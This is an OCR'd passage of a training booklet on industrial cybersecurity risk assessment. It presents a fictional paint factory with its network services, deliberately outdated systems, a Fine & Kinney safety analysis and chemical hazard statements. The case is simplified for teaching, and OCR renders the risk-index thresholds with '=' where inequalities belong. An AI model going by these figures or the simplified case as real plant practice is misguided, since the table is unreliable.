
- Go through the process to complete the detailed cybersecurity risk assessment.
  Have discussions!


Start
Historical data and other threat information sources
Identify Threats
List of Threats
Vulnerability assessment, prior audits, vulnerability databases etc.
Identify vulnerabilities
List of vulnerabilities
Threats, Vulnerabilities, Existings PHAs, other Risk Assessments
Determine consequences and impact
Assessment of impact
List of treats and vulnerablities
Determine Unmitigated likelihood
Assessment of likelihood


Likelihood, impact corporate matrix
Determine unmitigated cyber security risk
Assessment of unmitigated cyber security risk
Corporate risk matrix with tilerable risk.
Determine security level target
Security level target
Unmitigated risk exceeds tolerable risk?
No
Yes
Identify and evaluate existing countermeasures
List of countermeasures


[Updated] List of counter-measures
Re-evaluate likelihood and impact
[Updated likelihood and impact assessment
[Updated] likelihood, impact and corporate risk matrix
Determine Residual Risk
Residual cybersecurity Risk
Are all residual risk at or below tolerable risk?
No
Identify Additional Cyber Security Countermeasures
Updated list of Countermeasures
Yes
Document and communicate results
Detailed Risk Assessment Report

Architecture Diagram



Services:
FTP: Port 21
HTTP: Port 1880
Modbus: Port 502
OpenVPN: Port 1194

Systems:
EWS: Windows XP SP2
VPN RAS SERVER: Debian
Historian: Debian
Operator: Windows 10
IDS: Debian
Servers: Windows Server 2000
Updates: Windows Server 2016 (WSUS)

Use Case

Disclaimer:

The processes as described in this booklet are realistic descriptions of the production process of coatings. They are, however, simplified for the purposes of the training. The goal of the training is to educate on the different aspects of cybersecurity with a touch of safety. Therefor the case study has been simplified to give solely the basic information about coatings and all surrounding issues.

This booklet provides you with all the information you will need to understand the course, the examples and exercises.

All the information in this booklet has been written and checked by certified specialists in their own field.

Welcome to the ISA Paint Factory!

Paint Factory

The Paint Factory is a coating manufacturer that produces one type of coatings: two component epoxy coatings. Their best-selling product is the Not So Coating (product code 101).

To make the Not So Coating there are two components required. Part A, the tint base, and Part B, the activator. Part A and B need to be put together just like superglue before they can work.

Part A

Part A is created by mixing the binder, solvent, filler and additive together in the dissolver (a mixer with a specialized disc). This creates the neutral base. To make any color the customer wants a mixture of color pastes is added to the neutral base, creating the tinted base. The neutral base and color pastes are mixed together using a mixer before being filled into separate cans at the filling station.
All raw materials, the binder, solvent, filler and additive are delivered into tanks making the process easier to describe.


Part B

Part B is delivered into tanks at the Paint Factory. In contrast to the Part A this is a pure raw material. The only thing the Paint Factory does is fill it out of the tank into a can at the filling station for the activators.
Part A and Part B are NOT mixed together at the Factory. This is done by the applicator minutes before application.
Recipe
The following raw materials are the base for Part A (the tinted base):


- Binder: Epoxy Resin (CAS: 1675-54-3)
- Solvent: m-Xylene (CAS: 108-38-3)
- Filler: Talc (CAS: 14807-96-6)
- Additive: TiO2 (CAS:13463-67-7)
- Color Paste: Lead chromate (CAS: 7758-97-6)
-

The color that we will be producing is bright orange. Meaning that we would need the red, blue and green color paste to make this. To simplify the process the paste will mostly consist out of lead chromate.
Part B consist for 100% out of polyamidoamine (PMA) (CAS: 26937-01-9).


Base Production



Color Mixing



Filling Station



Annex A

Safety Risk Analysis

Disclaimer: These risks and their analysis are done using the Fine & Kinney method (also known as the Kinney and Wirüth method). They are comparable to risk analysis in the coating industry, but for training purposes simplified.

At the Paint Factory the following members were part of the risk assessing team:

- Maintenance; responsible for maintenance of the machines.
- Operations; responsible for day-to-day use of the machines.
- Chemists; responsible for recipes and safety regarding hazardous substances.
- HSE department; leader of the risk assessment.

All department named above have provided two experts to perform the different risk assessments: an operational member and a strategical member.
The risks being observed are those regarding the machinery: the dissolver. And regarding hazardous substances;

- the use of Epoxy Resin (CAS: 1675-54-3),
- m-Xylene (CAS: 108-38-3),
- Talc (CAS: 14807-96-6),
- TiO_2 (CAS:13463-67-7),
- Lead chromate (CAS: 7758-97-6).

The SDS of the substances can be found in Annex B.

Fine & Kinney method

With this method for each risk three parameters must be determined:

- Severity of injury linked to hazard (S);
- Exposure to the hazard (E);
- Probability of the hazard to occur when exposed (P).

These concepts are made operational so that it becomes a numerical method, and a quantitative risk estimation can be made.

Probability
The probability or (mathematical) chance an incident will occur. The expectation is represented by ascribing a value from 0.1 to 10.

Exposure
The factor exposure indicates the duration that a risk can occur. The scale varies from 0.5 to 10.

Severity

The factor severity indicates the possible damage, effects and consequences linked to a hazard. The scale reaches from 1 to 40.

Risk-index

A risk index is created by ascribing particular numerical values to the severity of possible damage, the length of exposure and the probability of a risk.
The result of multiplying the parameters defines the risk-index:
R = S x E x P.

The risk-index has five categories. Based on this risk-index the appropriate (technical) measures can be determined.

Eliminate or reduce risks as far as possible (inherently safe machinery design and construction).

Take the necessary protective measures in relation to risks that cannot be eliminated.

Inform users of the residual risks due to any shortcomings of the protective measures adopted, indicate whether any training is required and specify any need to provide personal protective equipment.

P	Probability	E	Exposure	S	Severity
0,1	Next to impossible / unthinkable	0,5	Very rarely (less than 1x a year)	1	Slight effect, injury without absence through illness
0,2	Almost unimaginable	1	Rarely (approx. 1x a year)	3	Important, injury with absence
0,5	Highly unlikely, but conceivable	2	Sometimes (approx. multiple times a year)	7	Severe, lasting injury with absence
1	Unlikely, but possible in the long term	3	Occasionally (weekly)	15	Very severe, a fatal casualty
3	Unusual (but possible)	6	Frequently (daily)	40	Disaster, multiple fatal casualties
6	Possible	10	Constantly (multiple times a day)		
10	To be expected				

Classification Risk-index Risk and measures

1	R = 21 Slight risk; acceptable
2	21 < R = 71 Little risk; attention required

3	71 < R = 201 Moderate risk; apply simple measures
4	201 < R = 401 High risk; apply large measures immediately
5	R > 401 Risk is too high; stop activities / operation

Risk Analysis Dissolver

There are two different types of dissolvers at the Paint Factory: with a lid and without a lid. For both machines the same four risks as announced by Coating Care (the international organization of coating producers):

- Entrapment: person or object getting trapped between lid and/or tank.
- Moving parts: person gets in contact with moving axle or disc.
- Unwanted release of product: due to too high speeds product is released (technical or operational malfunction)
- Height: person or object dropping in 5000 liters (1320 gallon) tank.

Description Dissolver with lid

- Contains a permanent lid with square grid that was used to add raw materials (before the adding of raw materials was possible)
- Lid control is possible with one hand and lid is within reach
- No axle protector or safety sensors are installed
- Tank contains 5000 liters (1320 gallon)
- Height difference between tank and floor is 0.5 meters.

Description Dissolver without lid

- Does not have a lid
- No axle protector or safety sensors are installed
- Tank contains 5000 liters (1320 gallon)





- Height difference between tank and floor is 0.5 meters.

During the process different chemicals are mixed during an extended period. When mixed too long or mixed too hard (settings of the dissolver) certain chemicals can evaporate and become airborne. Which, the paint factory has prevented by using different measures. In order to properly cool the exothermic reactions, the tanks are equipped with a water cooler system. To prevent overpressure from occurring we have implemented the countermeasures as described.

Hazardous Substances


Hazardous substances can be hazardous in different ways. This all depends on a number of factors including, but not limited to:

- Exposure time
- Exposure amount
- Chemical properties
- Type of use
- Temperature
- And such.

There are five different ways a person can be exposed to hazardous substances:

- Exposure by breathing in
- Exposure by skin contact
- Exposure by swallowing
- Exposure to the eyes
- Exposure by skin puncture

While one substance can be lethal when inhaled, it can be harmless whilst liquid and in contact with the skin.
When working with hazardous substances a different method is used to calculate the risk than with work equipment. Different methods are used in different countries due to legislation differences, but all are based on the same basic principle, the occupational health strategy:



1. Elimination of the hazard from the workplace when feasible
2. Substitution for the hazard with less hazardous products and processes.
3. Engineering remedies, such as isolating workers from exposures or increased room ventilation to dilute airborne exposures.

4. Administrative remedies such as limiting the time any given worker is exposed to potentially hazardous exposures.
5. Personal protective equipment, such as gloves, respirators, and eye protection.

When using hazardous substances professionally an SDS is provided by the supplier. This document contains all information regarding the hazardous properties of the substance. For this case we'll only look at the hazards for the human health.
The following hazards can be identified for the substances:

Xylene



- H226 Flammable liquid and vapor
- H304 May be fatal if swallowed and enters airways
- H312+H332 Harmful in contact with skin or if inhaled
- H315 Causes skin irritation
- H319 Causes serious eye irritation
- H335 May cause respiratory irritation
- H373 May cause damage to organs (respiratory system, nervous system) through prolonged or repeated exposure
  Pictograms: GHS02, GHS07, GHS08. Signal word: Danger

Epoxy resin

- H315 Causes skin irritation.
- H317 May cause an allergic skin reaction.
- H319 Causes serious eye irritation
  Pictogram: n/a
  Signal word: Warning

Lead chromate



- H350 May cause cancer.
- H360Df May damage the unborn child. Suspected of damaging fertility.
- H373 May cause damage to organs through prolonged or repeated exposure.
- H410 Very toxic to aquatic life with long lasting effects.
  Pictograms: GHS08, GHS09 (environment) Signal word: Danger

Talc

- Not applicable, no hazardous chemical properties

TiO2

- Not applicable, no hazardous chemical properties

Note: Talc and TiO2 are not classified with any hazard sentences in their SDS but that does not mean they're harmless. They come, as described in powdered form and are therefore risky due to nanoparticles. But for this case, these substances will be left out.
In the Paint Factory all raw material circuits are closed so workers don't come in contact until the finished product is available, unless maintenance is required. The finished product does have its own H-sentences being:

